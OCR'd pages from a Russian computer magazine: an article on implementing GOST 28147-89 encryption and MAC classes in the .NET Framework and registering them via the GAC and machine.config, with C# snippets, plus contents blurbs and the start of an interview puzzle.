Для шифрования по ГОСТу не надо самому реализовать крипто-алгоритмы. Все уже нативно реализовано программистами Microsoft . И вроде даже не криво-накосо.


UNIXOID




102

АТАКА ФОРКОВ
Альтернативные ветки популярных проектов порой развиваются так стремительно, что многие попросту забывают об их прародителях. Вот что значит opensource.


SYN\ACK



122

ЗАЩИЩАЕМ ДАННЫЕ В «ОБЛАКЕ»
Облачные провайдеры позволяют поднять 100 серверов в один клик. Но и так же просто позволяют их уронить. Так можно ли доверять данные облачным провайдерам?

SYN\ACK



118

БУМАЖНАЯ РАБОТА БЕЗОПАСНИКА
Что на самом деле значит «безопасная система» для регулирующих органов? Увы, совсем не то же самое, что система, в которой нет уязвимостей.


FERRUM




126

ТЕСТ-ДРАЙВ NAS'ОВ
Сетевые хранилища из старого Pentium и IDE-дисков — sux! Нам нужна производительность, объем под 12 Тб и возможность поднять на NAS'е полезные сервисы.

ФРИКИНГ




132

LOOP ВО БЛАГО
Когда все тщательно избегают создания петли в локальной сети, пытливый ум фрикера придумывает, как извлечь из нее пользу. Сумасшедший.

plaintext (first@plaintext.su, www.plaintext.su)



.NET-криптография

РАЗБИРАЕМСЯ С КРИПТОГРАФИЧЕСКОЙ ПОДСИСТЕМОЙ .NET FRAMEWORK

DVD

Исходники всех примеров смотри на прилагаемом к журналу диске.

Сегодня сложно найти информационную систему, которая бы не использовала криптографию. Коммерческие системы в большинстве своем используют криптографические примитивы, которые внесены в стандарты в США, но порой возникают ситуации, когда такой вариант просто неприемлем. Здоровый партриотизм, отсутствие доверия и некоторые законы наталкивают нас на мысль о применении своих алгоритмов, определенных в наших государственных стандартах (ГОСТах).

INFO

- **Strong name сборки — набор параметров, включающий в себя имя сборки, версию, информацию о культуре, а также открытый ключ и значение электронной подписи.**
- **Криптографический примитив — обобщенное название какого-либо криптографического алгоритма или протокола.**

WWW

- **http://gacbrowser.blogspot.com/ — сайт разработчика GAC Browser.**
- **bit.ly/uyxZs5 — статья о том, как реализовать алгоритм по ГОСТу 28147-89 на C#.**

В этой статье я расскажу о том, как устроена криптографическая подсистема .NET Framework, представленная в пространстве имен System.Security.Cryptographi, а также о том, как реализовать свой алгоритм в стиле .NET Framework и заставить CLR использовать его в качестве криптографического алгоритма по умолчанию.

Это поможет тебе как в разработке собственных криптопровайдеров для .NET, так и во внедрении уже существующих библиотек с криптографическими алгоритмами.

SYSTEM.SECURITY.CRYPTOGRAPHI

Все, что касается криптографии, в .NET Framework находится в пространстве имен System.Security.Cryptographi, которое условно можно разделить на следующие составляющие:

- криптографические примитивы — набор классов, применяемых для реализации алгоритмов шифрования, хеш-функций и т. д.;
- вспомогательные классы — отвечают за генерацию случайных чисел, шифрование на основе потоковой модели и т. д.;
- сертификаты X.509 и цифровые подписи XML-документов (XMLSignature).

Что касается криптографических примитивов, то для всех их типов имеются абстрактные классы и интерфейсы, от которых наследуются конкретные программные реализации алгоритмов (см. рисунок 1). Так, любая реализация симметричного алгоритма шифрования должна наследовать абстрактный класс SymmetricAlgorithm, алгоритм с открытым ключом —

AssymetricAlgorithm, функции хеширования — HashAlgorithm или KeyedHashAlgorithm в зависимости от того, ключевая это или бесключевая хеш-функция. В .NET в основном реализованы алгоритмы, описанные в стандартах, которые действуют или действовали ранее за рубежом. Нашего ГОСТа 28147-89 среди них, естественно, нет, поэтому я использовал именно этот алгоритм для своих примеров.

SYMMETRICALGORITHM

Как я уже упомянул, для реализации симметричных алгоритмов в .NET Framework используется абстрактный класс SymmetricAlgorithm. Согласно MSDN, в этом абстрактном классе обязательно необходимо переопределить следующие четыре метода:

```
public virtual ICryptoTransform CreateDecryptor();
public virtual ICryptoTransform CreateEncryptor();
public abstract void GenerateIV();
public abstract void GenerateKey();
```

С последними двумя методами все понятно, они необходимы для выработки ключа и вектора инициализации, и реализовать их не составляет труда. Необходимо разобраться, что представляет собой интерфейс ICryptoTransform в первых двух методах. MSDN выручает нас и на этот раз. Согласно документации, ICryptoTransform позволяет реализовать четыре свойства и три метода. Вот самые интересные из них:

```
int TransformBlock(byte[] inputBuffer,
    int inputOffset, int inputCount,
    byte[] outputBuffer, int outputOffset);


byte[] TransformFinalBlock(byte[] inputBuffer,
    int inputOffset, int inputCount);
```

Первый отвечает за преобразование промежуточного блока данных, второй — за обработку последнего блока. В MSDN также говорится, что «классы блочных шифров, являющиеся производными класса SymmetricAlgorithm, используют режим сцепления, называемый сцеплением блоков шифротекста (CBC)».


Это порождает определенную проблему, так как отечественный стандарт ГОСТ 28147-89 определяет четыре режима работы алгоритма, среди которых CBC нет. Однако вскрытие показало, что .NET Framework'у все равно, как цепляются блоки, поэтому будем использовать режим гаммирования с обратной связью (CFB). На данном этапе у нас уже достаточно сведений, чтобы перейти непосредственно к кодингу.

КОДИМ ГОСТ28147-89

Будем исходить из того, что реализация алгоритма ГОСТ28147-89 в режиме ECB (простой замены) уже имеется и сосредоточимся только на том, что касается .NET Framework'а и режима CFB. Создадим скелет класса GostCfb, который будем постепенно наполнять кодом.



Режим работы CFB (гаммирование с обратной связью)



Основные классы криптографических примитивов в .NET Framework


```
namespace Gost
{
    public class GostCfb : SymmetricAlgorithm
    {
        public GostCfb(){}
        public override ICryptoTransform CreateDecryptor
        (
            byte[] rgbKey,
            byte[] rgbIV
        ){}
        public override ICryptoTransform CreateDecryptor()
        {}
        public override ICryptoTransform CreateEncryptor
        (
            byte[] rgbKey,
            byte[] rgbIV
        ){}
        public override ICryptoTransform CreateEncryptor()
        {}
        public override void GenerateIV(){}
        public override void GenerateKey(){ }
}
```

Местами в коде я буду использовать два статических метода.

```
private static byte[] GetRandomBytes(int bytesCount)
private static void Gamm(byte[] input,
    byte[] gamma, byte[] output)
```

Первый с помощью встроенного в систему генератора случайных чисел выдает массив со случайными данными. Второй просто

ВСКРЫТИЕ ПОКАЗАЛО, ЧТО .NET FRAMEWORK'У ВСЕ РАВНО, КАК ЦЕПЛЯЮТСЯ БЛОКИ, ПОЭТОМУ БУДЕМ ИСПОЛЬЗОВАТЬ РЕЖИМ ГАММИРОВАНИЯ С ОБРАТНОЙ СВЯЗЬЮ (CFB)



Подпись сборки

осуществляет XOR двух массивов. На диске, прилагаемом к журналу, ты сможешь найти исходники этих статических методов. Функция GetRandomBytes легко позволяет реализовать методы GenerateIV и GenerateKey: она просто генерирует случайные данные и присваивает соответствующие массивы свойствам IVValue и KeyValue, которые служат для хранения вектора инициализации и ключа шифрования соответственно.

В конструкторе нашего класса определяем возможные размеры блока и ключа. Эти размеры, указываемые в битах, для описанного в ГОСТе алгоритма равны 64 и 256 бит.

```
public GostCfb()
{
    LegalBlockSizesValue = new[]
        { new KeySizes(64, 64, 0) };
    LegalKeySizesValue = new[]
        { new KeySizes(256, 256, 0) };
    BlockSizeValue = 64;
    KeySizeValue = 256;
}
```

Прежде чем перейти к реализации методов CreateEncryptor и CreateDecryptor, определим внутри нашего класса GostCfb еще пару классов, наследующих ICryptoTransform.

```
private sealed class GostCfbTransformEncr:ICryptoTransform
{}
private sealed class GostCfbTransformDecr:ICryptoTransform
{}
```

После этого реализовать методы типа CreateEncryptor не составит труда — нужно просто создать и вернуть объект соответствующего класса. На этом закончу рассказ об основном классе GostCfb. Во всем, что осталось «за кадром», легко разобраться самостоятельно, заглянув в исходники.

ВСЕ OID СОБРАНЫ В СПЕЦИАЛЬНУЮ ДРЕВОВИДНУЮ СТРУКТУРУ, КАЖДЫЙ ЭЛЕМЕНТ КОТОРОЙ АССОЦИИРОВАН С ИМЕНЕМ И ЧИСЛОМ, ИСПОЛЬЗУЕМЫМ ПРИ ПЕРЕДАЧЕ ДАННЫХ

OID

В открытом мире информационных технологий и телекоммуникаций часто возникает потребность сослаться на какой-либо «объект», причем ссылка должна быть уникальной и универсальной. Обычно в данном случае под «объектом» понимают тип данных (например, формат файла), а не их единичный экземпляр (например, конкретный файл). Многие стандарты определяют некоторые объекты, которые нуждаются в точной идентификации. Такая точная идентификация достигается за счет присвоения каждому объекту своего идентификатора OID (object identificator), причем присвоение может осуществлять любая из заинтересованных сторон. Все OID собраны в специальную древовидную структуру, каждый элемент которой ассоциирован с именем (слово, начинающееся с маленькой буквы) и числом, используемым при передаче данных. Семантически OID представляет собой упорядоченный список компонентов объектного идентификатора (arcs), например:

```
"{joint-iso-itu-t(2) ds(5) attributeType(4)
distinguishedName(49)}"
```

или

```
"2.5.4.49"
```

Регистрационное дерево идентификаторов управляется децентрализовано (каждый узел не налагает никаких ограничений на дочерние узлы). Проект ASN.1 поддерживает репозиторий, который собирает информацию об объектах и их идентификаторах, но из-за децентрализации собрать все идентификаторы в одном месте не представляется возможным. Репозиторий располагается по адресу www.oid-info.com.

ASN.1 — абстрактно-синтаксическая нотация — язык для описания абстрактного синтаксиса данных, который состоит из набора формальных правил для определения структуры объектов, не зависящих от конкретной машины. Технологию ASN.1 широко используют как в ITU-T, так и в других организациях, занимающихся стандартизацией. Эту нотацию также поддерживают многие производители программного обеспечения.

КЛАСС GOSTCFBTRANSFORMENCR

Я уже говорил, что на основе реализации стандарта, описанного в ГОСТе, в режиме ECB собираюсь реализовать режим CFB, в котором шифрование осуществляется по схеме, представленной на рисунке 2 (по сути, надо просто ее закодить). Заведем несколько приватных членов для хранения ключа шифрования и вектора инициализации (состояния) и один вспомогательный массив, по длине равный блоку данных.

```
// Ключ шифрования
private byte[] m_Key;
// Сначала вектор инициализации, ну а потом
// промежуточные значения
private byte[] m_State;
// Вспомогательный массив
private byte[] tmpState;
```

Сам метод шифрования промежуточного блока реализуется следующим образом:

```
public int TransformBlock(...)
```

```
{
    ...
    byte[] plainBlock = new byte[8];
    int result = 0;

    while(inputCount > 0)
    {
        // Копируем блок открытого текста
        Array.Copy(inputBuffer, inputOffset, plainBlock, 0,8);
        Gost28147.Gost28147Ecb(m_State, tmpState, m_Key);
        Gamm(plainBlock, tmpState, m_State);
        Array.Copy(m_State, 0, outputBuffer, outputOffset, 8)
        inputCount -= 8;
        inputOffset += 8;
        outputOffset += 8;
        result += 8;
    }
    ...
    return result;
}
```

Из приведенного куска кода я выкинул несколько строк, которые не влияют на суть. Как видно, здесь выполняется шифрование текущего состояния, а затем над результатом и блоком открытого текста осуществляется XOR. Полученный шифрованный текст, являющийся новым состоянием схемы, записывается в выходном массиве и сохраняется в приватном члене класса.

Метод TransformFinalBlock аналогичен по функционалу методу TransformBlock, поэтому приводить здесь его код я не буду. Скажу лишь только, что для шифрования последнего неполного блока берется столько же байтов промежуточного состояния, сколько байтов содержится в последнем неполном блоке.


Класс GostCfbTransformDecr реализуется аналогично классу GostCfbTransformEncr, только в данном случае опираться надо на схему дешифрования CFB, понять принцип которой, я думаю, ты сможешь сам (ну а если не сможешь, ее легко восстановить по исходникам на диске).

KEYEDHASHALGORITHM


С абстрактным классом KeyedHashAlgorithm все гораздо проще. Он происходит от абстрактного класса HashAlgorithm, при наследовании от которого необходимо переопределить всего два метода:

```
protected abstract void HashCore(
    byte[] array, int ibStart, int cbSize)
protected abstract byte[] HashFinal()
```

Будем использовать указанный класс в качестве базового



Информация о сборке в GAC Browser



CLR по умолчанию создает экземпляр нашего класса

при реализации режима выработки имитовставки, описанного в ГОСТе 28147-89. Я снова возьму за основу программную реализацию базового преобразования (на этот раз 16 раундов описанного в ГОСТе алгоритма, так как режим выработки имитовставки использует только 16 раундов). Кстати, класс, производный от HashAlgorithm, реализуется практически так же, как класс, который наследуется от KeyedHashAlgorithm: переопределить надо те же самые методы.

РЕЖИМ ВЫРАБОТКИ ИМИТОВСТАВКИ

Режим выработки имитовставки по ГОСТу 28147-89 реализуется с помощью класса GostImito. Для этого присваиваем полю KeyValue значение ключа и устанавливаем значение поля HashValueSize равным 32, так как длина имитовставки составляет 32 бита.

В переопределении метода HashCore также нет ничего сложного — в итоге все сводится к использованию метода, работающего с целыми блоками данных (в исходниках метод называется InternalTransform). Каждый блок данных преобразуется в две переменные типа DWORD, к которым применяется 16-раундовая процедура шифрования, описанная в ГОСТе:

```
...
uint tempInH = Gost28147.Bytes2Dword(array,
   (int)(ibStart + i * 8));
uint tempInL = Gost28147.Bytes2Dword(array,
   (int)(ibStart + i * 8 + 4));
uint tempOutH = 0;
uint tempOutL = 0;
Gost28147.EncryptBlock16(ref tempInH, ref tempInL,
  ref tempOutH, ref tempOutL,
  Gost28147.P, KeyValue);
uImito ^= tempOutH;
...
```

В цикле сначала преобразуем блок данных (8 байт) в две переменные DWORD, затем применяем 16-раундовое шифрование по ГОСТу (EncryptBlock16), а после ксорим полученное значение с предыдущим. Преобразование блока данных в две переменные типа DWORD необходимо, во-первых, для увеличения скорости работы алгоритма (XOR двух значений типа DWORD выполняется гораздо быстрее, чем XOR двух четырехбайтовых массивов), а во-вторых, для удобства программирования.

Метод HashFinal реализуется аналогично, при этом неполный блок дополняется до полного нулями.

На следующем этапе встраивания своего алгоритма в .NET Framework необходимо добавить сборку в GAC.

ДОБАВЛЕНИЕ СБОРКИ В GAC

Если ты не новичок в .NET, то наверняка слышал аббревиатуру GAC, которая расшифровывается как Global Assembly Cache (гло-

бальное хранилище сборок). GAC служит для хранения сборок, разработанных для нескольких приложений. Сборки, помещаемые в глобальное хранилище, должны иметь strong name, что, в частности, обязывает нас подписать сборку.

Для начала необходимо сгенерировать пару ключей подписи, в чем тебе поможет утилита sn.exe, которая идет в комплекте с .NET Framework. Открываем консоль и пишем:

```
sn.exe -k keypair.snk
```

Эта утилита генерирует открытый и секретный ключи подписи и записывает их в файл keypair.snk. Теперь в свойствах нашего проекта на закладке Signing необходимо поставить галочку напротив Sign the assembly и указать путь к твоему файлу с парой ключей (см. рисунок 3). После делаем билд. Все, подписанная сборка готова.

Сборки добавляются в GAC с помощью специальной утилиты gacutil, которая также поставляется с .NET Framework. Если у тебя на компе несколько версий .NET, ты должен выбрать утилиту для своей версии фреймворка, иначе сборка в GAC не добавится. В консоли пишем:

```
gacutil /i <Путь и имя сборки>
```

Теперь нам надо узнать Public Key Token, версию и Culture сборки, что можно сделать при помощи либо GAC Explorer, встроенного в Windows, либо бесплатной утилиты GAC Browser (см. рисунок 4).

ИЗМЕНЕНИЕ КОНФИГУРАЦИИ

На втором этапе добавления нашего алгоритма в .NET производится правка его конфигурации. Основные параметры фреймворка собраны в файле machine.config, который имеет формат XML и отвечает за настройку фреймворка для всей системы в целом. За криптографические настройки отвечает элемент cryptographySettings, который является дочерним элементом mscorlib. Процедура привязки имени класса криптографического алгоритма к имени алгоритма называется Name Mapping. Она выполняется следующим образом: сначала объявляем класс алгоритма при помощи элемента cryptoClass, а затем привязываем строковое имя алгоритма к объявленному классу при помощи элемента nameEntry. Таким образом, в частности, можно заменить все стандартные имена алгоритмов.

Привязка OID к ранее объявленному классу алгоритма осуществляется при помощи элемента oidMap и его дочернего элемента oidEntry.


```
<cryptographySettings>
<cryptoNameMapping>
<cryptoClasses>
<cryptoClass GOSTCFB="Gost.GostCfb, GostAlgs,
Version=1.0.0.0,Culture=ru,PublicKeyToken=9b088f4818daa492"/>
<cryptoClass GOSTIMITO="Gost.GostImito, GostAlgs,
Version=1.0.0.0,Culture=ru,PublicKeyToken=9b088f4818daa492"/>
</cryptoClasses>
<nameEntry name="GostImitoAlg" class="GOSTIMITO" />
<nameEntry name="GostCfbAlg" class="GOSTCFB" />
<nameEntry
name="System.Security.Cryptography.KeyedHashAlgorithm"
class="GOSTIMITO" />
<nameEntry
name="System.Security.Cryptography.SymmetricAlgorithm"
class="GOSTCFB" />
</cryptoNameMapping>
<oidMap>
<oidEntry OID="1.2.643.2.2.21" name="GostCfbAlg" />
<oidEntry OID="1.2.643.2.2.22" name="GostImitoAlg" />
</oidMap>
</cryptographySettings>
```

Здесь мы объявляем классы GOSTCFB и GOSTIMITO, а затем привязываем имя GostCfbAlg к имени класса GostCfb, а GostImitoAlg — к имени класса GostImito.

Строки

```
<nameEntry
name="System.Security.Cryptography.KeyedHashAlgorithm"
class="GOSTIMITO" />
<nameEntry
name="System.Security.Cryptography.SymmetricAlgorithm"
class="GOSTCFB" />
```

гарантируют, что теперь по умолчанию симметричным алгоритмом является GostCfb, а ключевой хеш-функцией — GostImito (см. рисунок 5). Теперь при вызове метода SymmetricAlgorithm. Create с параметром GostCfbAlg будет создаваться экземпляр нашего класса. То же самое верно и для вызова



Внутреннее устройство класса CryptoConfig

ГОСТ 28147-89

ГОСТ 28147-89 является стандартом СНГ и определяет блочный симметричный алгоритм шифрования, а также четыре режима его работы. Программная реализация алгоритма очень проста, так как он состоит из простых операций: XOR, сложения по модулю 2^32 и циклического сдвига на 11 бит влево. В самом начале блок открытого текста (8 байт) разбивается на две части по 4 байта каждая. К правой части прибавляется ключ (по mod 2^32), после чего результат преобразуется в соответствии с таблицей замены (SBox), а затем ксорится с левой частью. Далее части меняются местами. Такой порядок действий сохраняется на протяжении 31-го раунда, на последнем 32 раунде части не меняются местами, а компонуются в блок шифрованного текста размером 8 байт. Алгоритм, определенный в ГОСТе 28147-89, является очень быстрым и обеспечивает надежную защиту данных. В открытой криптографии еще не известен способ существенного снижения стойкости этого алгоритма. Общую схему его работы смотри на рисунке 7.

KeyedHashAlgorithm.Create, однако в этом случае вторым параметром нужно передавать ключ. Все перечисленные вызовы в итоге сводятся к вызову метода CryptoConfig.CreateFromName, в котором объекты создаются при помощи Activator.CreateInstance и все ошибки подавляются пустым catch. Так что при правке конфигурации необходимо быть предельно внимательным — при малейшей ошибке вместо ссылки на нужный экземпляр класса можно запросто получить null.

В секции oidMap мы осуществили привязку OID алгоритма к его имени, и теперь при помощи класса CryptoConfig легко можно получить OID по имени алгоритма. Кстати, в MSDN говорится, что значение атрибута name элемента oidEntry должно совпадать с именем класса (в нашем случае, например, GostCfb), однако это не так — следует указать то имя, которое мы задаем в элементе nameEntry, иначе OID не будут маппиться к именам.

Вообще, при возникновении каких-либо проблем, под отладчиком можно легко посмотреть данные, прочитанные из файла machine.config. Заданные пользователем OID хранятся в private-коллекции machineOidHT, а привязанные имена — в private коллекции machineNameHT класса CryptoConfig (см. рисунок 6).

ИСПОЛЬЗОВАНИЕ

Для реализации шифрования и хеширования CLR использует поточно-ориентированный подход, ключевую роль в котором играет класс CryptoStream, являющийся производным от класса Stream. Благодаря такому подходу появляется возможность сцеплять разные объекты и осуществлять разные криптографические операции без создания промежуточных буферов для хранения данных.

Так, например, сначала данные из потока с открытым текстом поступают в данные с CryptoStream симметричного алгоритма, а выход этого потока — на CryptoStream алгоритма хеширования. При таком подходе одновременно осуществляется шифрование и хеширование открытого текста. Пример использования поточно-ориентированного подхода смотри в исходниках на диске.

При использовании CryptoStream для дешифрования следует учитывать то, что он обычно считывает из потока целое число блоков. В некоторых случаях, когда за шифрованным текстом следуют другие данные, а размер шифрованных данных не кратен размеру блока алгоритма, может потребоваться коррекция свойства Position потока-источника для CryptoStream.




Схема алгоритма, описанного в ГОСТе 28147-89

MONO PROJECT

Все описанное выше справедливо и для Mono, однако в синтаксисе команд, используемых для добавления сборки в GAC, есть небольшие различия. Так, например, для добавления сборки в глобальный кеш нужно использовать следующую команду:

```
$ gacutil -i <Путь и имя сборки>
```

А для просмотра параметров сборки — вот такую:

```
$ gacutil -l
```

Файл machine.config находится (ОС Ubuntu) в /etc/mono/<Версия Mono>/.

ЗАКЛЮЧЕНИЕ

Вот и все, теперь ты сам можешь накодить криптографический алгоритм в стиле .NET Framework, а также создать свою сборку-криптопровайдер и корректно установить ее. А если остались какие-то вопросы или есть что обсудить — пиши мне на почту.

Павел Александрович (ivinside.blogspot.com)





Задачи на собеседованиях

УСЛОВИЕ

Есть два одинаковых стеклянных шарика. За какое минимальное число бросков можно гарантированно определить, при падении с какого этажа стоэтажного здания шарики начинают разбиваться?

РЕШЕНИЕ

Сначала хочу отметить, что искомое число заметно меньше 50 — первого варианта, который пришел мне на ум (первый шарик бросаем с 50 этажа; в зависимости от исхода второй шарик бросаем, начиная с первой или второй половины этажей). Единственное верное предположение здесь состоит в том, что бросок первого шарика должен разделить все этажи на некоторые интервалы. Обозначим этот интервал за x. Таким образом, за x бросков мы в худшем случае пробьем все эти интервалы. В случае если первый шарик разобьется при броске с какого-то этажа, возьмем второй: его нужно будет последовательно кидать, начиная с последнего этажа, при броске с которого первый шарик еще не разбивался. Это займет у нас в худшем случае (100 - x) / x бросков.

